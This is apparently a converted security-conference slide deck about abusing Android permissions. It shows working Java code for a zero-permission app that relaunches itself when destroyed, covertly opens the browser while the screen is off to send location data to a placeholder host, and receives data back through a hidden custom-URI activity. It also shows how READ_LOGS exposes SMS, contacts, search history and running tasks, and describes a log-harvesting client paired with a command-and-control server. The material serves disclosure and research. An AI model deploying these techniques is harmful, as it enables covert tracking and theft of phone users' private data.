
- So create a circle of death
  - When Activity is destroyed, launch a Service. Service relaunches destroyed Activity

```
// MaliciousActivity
protected void onDestroy() {
    super.onDestroy();
    startService(new Intent(getApplicationContext(), RestartService.class));
}
```

```
// RestartService
public void onCreate() {
    super.onCreate();
    startActivity(new Intent(getApplicationContext(), MaliciousActivity.class)
        .addFlags(Intent.FLAG_ACTIVITY_NEW_TASK));
}
```

# CIRCLE OF DEATH WITH 0 PERMISSIONS

- To remove boot into safe mode (No non-system apps are able to run) and uninstall the malicious application.
- Bonus points: Maximize volume and play an obnoxious sound.



# UPLOAD WITH 0 PERMISSIONS

- Apps or games not requesting INTERNET seem low risk.
- Your sandbox can't access the internet.
- Ask your neighbor!
- Pop open a browser.




**NetHack**

```
startActivity(new Intent(Intent.ACTION_VIEW,  
Uri.parse("http://mysite.com/data?lat=" + lat + "&lon=" + lon)));
```



# UPLOAD WITH 0 PERMISSIONS

- Can we do this secretly?
- Obscuring browser ( onPause() ) stops page from loading.



```
32.175.xxx.xxx -- [03:30:36] "GET /data?lat=123.2&lon=32.2 HTTP/1.1" 404 203
```

# UPLOAD WITH 0 PERMISSIONS

- How about we only pop up browsers when the screen is off?
  - Need to close browser when the screen turns on
  - Bonus Points: Redirect to <http://www.google.com> when you're done (or read browser history from logs)

# UPLOAD WITH 0 PERMISSIONS

```
// Lets send if no one is looking!  
PowerManager pm = (PowerManager) getSystemService(Context.POWER_SERVICE);  
if (!pm.isScreenOn()) {  
    Log.e("NetHack", "Screen off");  
    startActivity(new Intent(Intent.ACTION_VIEW,  
        Uri.parse("http://mysite/data?lat=" + lat + "&lon=" + lon)).setFlags  
        (Intent.FLAG_ACTIVITY_NEW_TASK));  
    mBrowserDisplayed = true;  
} else if (mBrowserDisplayed) {  
    Log.e("NetHack", "Screen on");  
    startActivity(new Intent(Intent.ACTION_MAIN).addCategory  
        (Intent.CATEGORY_HOME));  
    mBrowserDisplayed = false;  
}
```


But what about two way communication?

# INTERNET WITH 0 PERMISSIONS

- Pop browser to page with downloadable content-type (<http://mysite.com/data.zip>)
- Default Android browser automatically saves it to `/sdcard/downloads/data.zip`
- But there are some downsides...


# INTERNET WITH 0 PERMISSIONS

- No way to clear notifications
- To clean up the filesystem you need to request **WRITE\_EXTERNAL\_STORAGE**
- Automatically requested if you target Android 1.5



# INTERNET WITH 0 PERMISSIONS

- How about a custom URI receiver?
- Google Maps uses `geo:latitude,longitude?zoom` to automatically launch their App
  - We can do the same!



# INTERNET

## WITH 0 PERMISSIONS

```
<!-- AndroidManifest.xml -->
<activity android:name=".NetHackReceiver">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="nethack" android:host="data"/>
  </intent-filter>
</activity>
```

- We can register ourselves for **nethack://**
- Redirect our page from before to **nethack:data?param=server\_data**
- This has to be an **<activity>**, not a **<receiver>**  
(It is meant for foreground interactions)

# INTERNET

## WITH 0 PERMISSIONS

```
public class NetHackReceiver extends Activity {  
    @Override  
    protected void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        Log.e("NetHack", "URI: " + getIntent().toURI());  
        finish(); // So no one ever sees this activity  
    }  
}
```

```
E/NetHack ( 8647): URI: nethack:data?param=MySecret  
#Intent;action=android.intent.action.VIEW;category=android.intent.category.BROWSABLE;launchFlags=0x400000;component=com.lookout.nethack/.NetHack;end
```

- Activity is never seen if you call finish() in onCreate()
- Data is available in the Intent
- Bonus Points: New tab for nethack URI and redirect original page to <http://google.com>



# INTERNET WITH 0 PERMISSIONS


## Demo

# APPLICATION LOGGING

```
import android.util.Log;
...
public class MyClass {
...
    private static final String TAG = "MyLogTag";
...
    Log.d(TAG, "Some log content goes here");
...
}
```

# LOG DEVICES

- Main – /dev/log/main
- Events – /dev/log/events
- Radio – /dev/log/radio
- System – /dev/log/system



# /DEV/LOG/EVENTS

*“This is **not** the main “logcat” debugging log (Log)!  
These diagnostic events are for system integrators,  
not application authors.”*

*(android.util.EventLog reference)*

```
I/force_gc( 372): bg
I/dvm_gc_info( 372): [8462382925454000962,-9202961561028941785,-4012281790553425882,8525709]
I/dvm_gc_advise_info( 363): [688128,311296]
I/dvm_gc_advise_info( 372): [479232,311296]
I/force_gc( 382): bg
I/dvm_gc_info( 382): [7526750061301363334,-9210279910440200153,-4012281790553425882,8525709]
I/force_gc( 178): bg
I/dvm_gc_advise_info( 382): [512000,307200]
I/dvm_gc_info( 178): [8315180330336522432,-9221538084707051476,-4007778190926055386,8525813]
I/force_gc( 567): bg
I/dvm_gc_info( 567): [7218827569570034728,-9170310257555277784,-4011718840600004570,8525709]
I/dvm_gc_advise_info( 178): [671744,311296]
I/dvm_gc_advise_info( 567): [483328,315392]
I/force_gc( 235): bg
I/dvm_gc_info( 235): [7146757855084082108,-9181568294349572049,-4006370816042502106,8554528]
I/dvm_gc_advise_info( 235): [638976,303104]
I/dvm_gc_info( 1225): [7161125164967880680,-8904595954992383958,-3999052466648025050,8628270]
I/dvm_gc_advise_info( 1225): [2109440,311296]
I/battery_level( 89): [95,4188,281]
I/force_gc( 235): bg
I/dvm_gc_info( 235): [7146757855084016338,-9201834492672739281,-4006370816042502106,8554528]
I/dvm_gc_advise_info( 235): [638976,303104]
```

# /DEV/LOG/RADIO

- Radio command stream and debug data

```
D/CDMA ( 182): [CdmaDataConnection] DataConnection.clearSettings()
D/CDMA ( 182): [DataConnection] Stop poll NetStat
D/CDMA ( 182): [CdmaDataConnectionTracker] setState: IDLE
D/CDMA ( 182): [CdmaDataConnectionTracker] ***trySetupData due to dataEnabled
D/CDMA ( 182): [CdmaDataConnection] DataConnection.getState()
D/CDMA ( 182): [HtcRadio] Data state:ResourceReleaseWaiting -> Connecting, released=true
D/CDMA ( 182): [DGRDI] dataState=CONNECTING, mode=0x44800000->44800000
D/CDMA ( 182): [CdmaDataConnection] CdmaDataConnection Connecting...
D/RILJ ( 182): [0399]> SETUP_DATA_CALL 0 0 null null null 3
D/CDMA ( 182): [CdmaDataConnectionTracker] setState: INITING
D/HTC_RIL ( 53): ril_func_config_and_activate_pdp():called
D/HTC_RIL ( 53): ril_func_config_and_activate_pdp():0,0
D/HTC_RIL ( 53): @(t=1280205773)>> 13:up: 3
D/RILJ ( 182): WAKE_LOCK_TIMEOUT mReqPending=0 mRequestList=1
D/RILJ ( 182): 0: [399] SETUP_DATA_CALL
I/HTC_RIL ( 53): queue_get():<qmi_read_str_q> timeout (20000 msec) to get!
D/HTC_RIL ( 53): qmi_send_rcv_procedure():QMI timeout (up: 3) 1 time(s)
D/RILJ ( 182): [0399]< SETUP_DATA_CALL error: com.android.internal.telephony.CommandException: GENERIC_FAILURE
D/CDMA ( 182): [CdmaDataConnection] DataConnection.handleMessage()
E/CDMA ( 182): CdmaDataConnection Init failed com.android.internal.telephony.CommandException: GENERIC_FAILURE
D/RILJ ( 182): [0400]> LAST_DATA_CALL_FAIL_CAUSE
D/HTC_RIL ( 53): ril_func_get_last_pdp_fail_cause():called
D/HTC_RIL ( 53): @(t=1280205793)>> 13:poll
D/HTC_RIL ( 53): qmi_read_thread():qmi read thread got [[STATE=down
```

# /DEV/LOG/MAIN

```
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: I
V/WifiMonitor( 89): Event [wpa_disabled_ssid_list_clear]
D/AlarmManager( 89): scheduleTimeTickEvent: Current time 1280206500021
D/AlarmManager( 89): scheduleTimeTickEvent: Next TIME_TICK broadcast time 1280206560000
D/StatusBarPolicy( 89): Received Intent: android.intent.action.TIME_TICK
D/StatusBarPolicy( 89): Current time is 1280206500084
D/StatusBar( 89): performAddUpdateIcon icon=IconData(slot='clock' text='9:55 PM') notification=null
key=android.os.Binder@46ac2d10
I/ClockWidget( 202): weatherClock onReceive~ action:android.intent.action.TIME_TICK mPaused:true
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: I
V/WifiMonitor( 89): Event [wpa_disabled_ssid_list_clear]
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: I
V/WifiMonitor( 89): Event [wpa_disabled_ssid_list_clear]
I/wpa_supplicant( 1483): CTRL-EVENT-SCAN-RESULTS Ready
I/wpa_supplicant( 1483): wpa_disabled_ssid_list_clear
E/wpa_supplicant( 1483): wpa_supplicant_ctrl_iface_ap_scan: I
V/WifiMonitor( 89): Event [wpa_disabled_ssid_list_clear]
```

# LOGCAT

```
$ adb logcat
```

```
D/dalvikvm( 189): GC freed 480 objects / 22376 bytes in 70ms  
D/HtcLockScreen( 85): onRefreshBatteryInfo: 15  
I/global ( 85): Default buffer size used in BufferedReader constructor. It would be better  
to be explicit if an 8k-char buffer is required.  
I/global ( 85): Default buffer size used in BufferedReader constructor. It would be better  
to be explicit if an 8k-char buffer is required.  
D/BatteryService( 85): isUsbConnected() = true  
D/BatteryService( 85): mPlugType = 2  
D/WifiService( 85):ACTION_BATTERY_CHANGED pluggedType: 2  
D/UsbConnectedReceiver( 216): action = psclient.intent.action.usb_status  
D/UsbConnectedReceiver( 216):ACTION_BATTERY_CHANGED  
D/UsbConnectedReceiver( 216): usbCurrentType = 2  
D/UsbConnectedReceiver( 216): Current type is same as previous, return!  
D/dalvikvm( 146): GC freed 72 objects / 3232 bytes in 99ms  
D/dalvikvm( 146): GC freed 107 objects / 4360 bytes in 83ms  
D/HtcLockScreen( 85): onRefreshBatteryInfo: 16  
I/global ( 85): Default buffer size used in BufferedReader constructor. It would be better  
to be explicit if an 8k-char buffer is required.  
I/global ( 85): Default buffer size used in BufferedReader constructor. It would be better  
to be explicit if an 8k-char buffer is required.  
D/WifiService( 85):ACTION_BATTERY_CHANGED pluggedType: 2  
D/BatteryService( 85): isUsbConnected() = true  
D/BatteryService( 85): mPlugType = 2  
D/UsbConnectedReceiver( 216): action = psclient.intent.action.usb_status  
D/UsbConnectedReceiver( 216):ACTION_BATTERY_CHANGED  
D/UsbConnectedReceiver( 216): usbCurrentType = 2  
D/UsbConnectedReceiver( 216): Current type is same as previous, return!
```



# PERMISSIONS

- Ability to read logs is gated by `android.permission.READ_LOGS`
- shell is granted this permission for adb debugging
- `READ_LOGS` is in some ways an alias for `READ*`

```
public static final String READ_LOGS
```

Since: API Level 1

Allows an application to read the low-level system log files. These can contain slightly private information about what is happening on the device, but should never contain the user's private information.

Constant Value: "android.permission.READ\_LOGS"



# THE CLIENT

- Android Service that requests:
  - `android.permission.READ_LOGS`
  - `android.permission.INTERNET`
- Downloads policies from the server
- Periodically delivers logs matching regex

# LOGCATDEVICE

```
public class LogcatDevice extends LogSource {  
    ...  
    public void open() throws IOException {  
        StringBuilder command = new StringBuilder("logcat");  
        File devFile = new File(DEVLOG + buffer);  
        if (devFile.exists())  
        {  
            command.append(" -b ").append(buffer);  
        } else { throw new IOException("Requested device does not exist."); }  
  
        process = Runtime.getRuntime().exec(command.toString());  
        input = process.getInputStream();  
        reader = new BufferedReader(new InputStreamReader(input));  
    }  
    ...  
}
```

# LOGMONITOR

```
public class LogMonitor {  
    ...  
    private void monitor(LogSource source)  
    {  
        while (running)  
        {  
            String data = source.nextEntry();  
            List<Matcher> matches = this.filter.matches(data);  
            if (matches.isEmpty() == false)  
            {  
                trackEntry(source.getFacility(), data, matches);  
            }  
        }  
    }  
    ...  
}
```

# MONITOR SERVICE

```
public class LogMonitorService extends Service {
    ...
    public void onCreate() {
        ...
        this.monitor = new LogMonitor();
        for (String buffer : LogSource.ALLDEVICES)
        {
            ...
            monitor.addSource(new LogcatDevice(buffer));
            ...
        }
        ...
    }

    public int onStartCommand(Intent intent, int flags, int startId) {
        return START_STICKY;
    }
}
```

# SERVER

- Rails server supplies C&C and processes device data
  - Supplies per-device policies
  - Receives logs meeting policies
  - Provides an interface to explore logs from multiple devices
  - Extracts and post-processes log data

# POLICIES, ETC.

- Threw out a few random keywords (insert, update, delete, intent, content, http, etc.)
- Picked a couple of pieces of data to toss around
- Setup initial expressions and started pushing data through devices.

# DB\_SAMPLE

- Logs the first 64 characters of a sampling of queries
- Sample rate is based on query execution time

```
I/db_sample( 342): [/data/data/com.android.providers.media/  
databases/external-115b1495.db,SELECT _id, _data,  
date_modified FROM audio,41,,9]
```

# CONTENT\_SAMPLE

- Similar to db\_sample, but applies to content provider operations

```
I/content_query_sample( 1327): [content://com.android.contacts/  
phone_lookup/%2B1415XXXXXXXXXX,_id/lookup,,,386,,78]
```



# GET\_TASKS AND DUMP WITH READ\_LOGS

- GET\_TASKS

```
I/ActivityManager( 84): Starting activity: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10200000 cmp=com.infonow.bofa/com.infonow.android.activity.RootActivity }
```

- DUMP

```
I/DEBUG ( 31): *** ***/
I/DEBUG ( 31): Build fingerprint: 'generic/google_sdk/generic/:2.2/FRF42/36942:eng/test-keys'
I/DEBUG ( 31): pid: 59, tid: 190 >>> system_server <<<
I/DEBUG ( 31): signal 11 (SIGSEGV), fault addr deadd00d
I/DEBUG ( 31): r0 00000374 r1 0000000c r2 0000000c r3 deadd00d
I/DEBUG ( 31): r4 00000026 r5 80887fc4 r6 fffe9181 r7 000007d1
I/DEBUG ( 31): r8 48269b88 r9 429a6f40 10 429a6f28 fp 0021a438
I/DEBUG ( 31): ip 808881ec sp 48269ad8 lr afd154c5 pc 8083b162 cpsr 20000030
I/DEBUG ( 31): #00 pc 0003b162 /system/lib/libdvm.so
...
I/DEBUG ( 31): stack:
I/DEBUG ( 31): 48269a98 00000015
I/DEBUG ( 31): 48269a9c afd1453b /system/lib/libc.so
```

# READ\_HISTORY\_BOOKMARKS WITH READ\_LOGS


```
I/ActivityManager( 85): Starting activity: Intent { act=android.intent.action.VIEW cat=[android.intent.category.BROWSABLE] dat=http://www.google.com/m?client=ms-android-verizon cmp=com.android.browser/.BrowserActivity }
```

```
D/HtcBookmarkUtility( 6341): start updateHTCScreenshot(), original=http://www.google.com/m/search?q=something+embarrassing&aq=f&oq=&aqi=g6-k0d0t0&fkt=4484&fsdt=19163&csll=&action=&ltoken=ae3da9c5f9727, url=http://www.google.com/m/search?q=something+embarrassing&aq=f&oq=&aqi=g6-k0d0t0&fkt=4484&fsdt=19163&csll=&action=&ltoken=ae3da9c5f9727
```

# READ\_SMS WITH READ\_LOGS

```
D/ComposeMessageActivity( 376): Before Send Address:510XXXXXXXXX Send Message Body:Blackhat  
D/SmsMessageSender( 376): Send Message To:510XXXXXXXXX Body[Blackhat]
```

```
D\debug ( 699): Received SMS: Something reallly embarrassing
```



# READ\_CONTACTS WITH READ\_LOGS

```
D/HtcViewContactDetailActivity( 518): buildEntries sLabel: Call mobile
D/HtcViewContactDetailActivity( 518): buildEntries sData: 4156666666
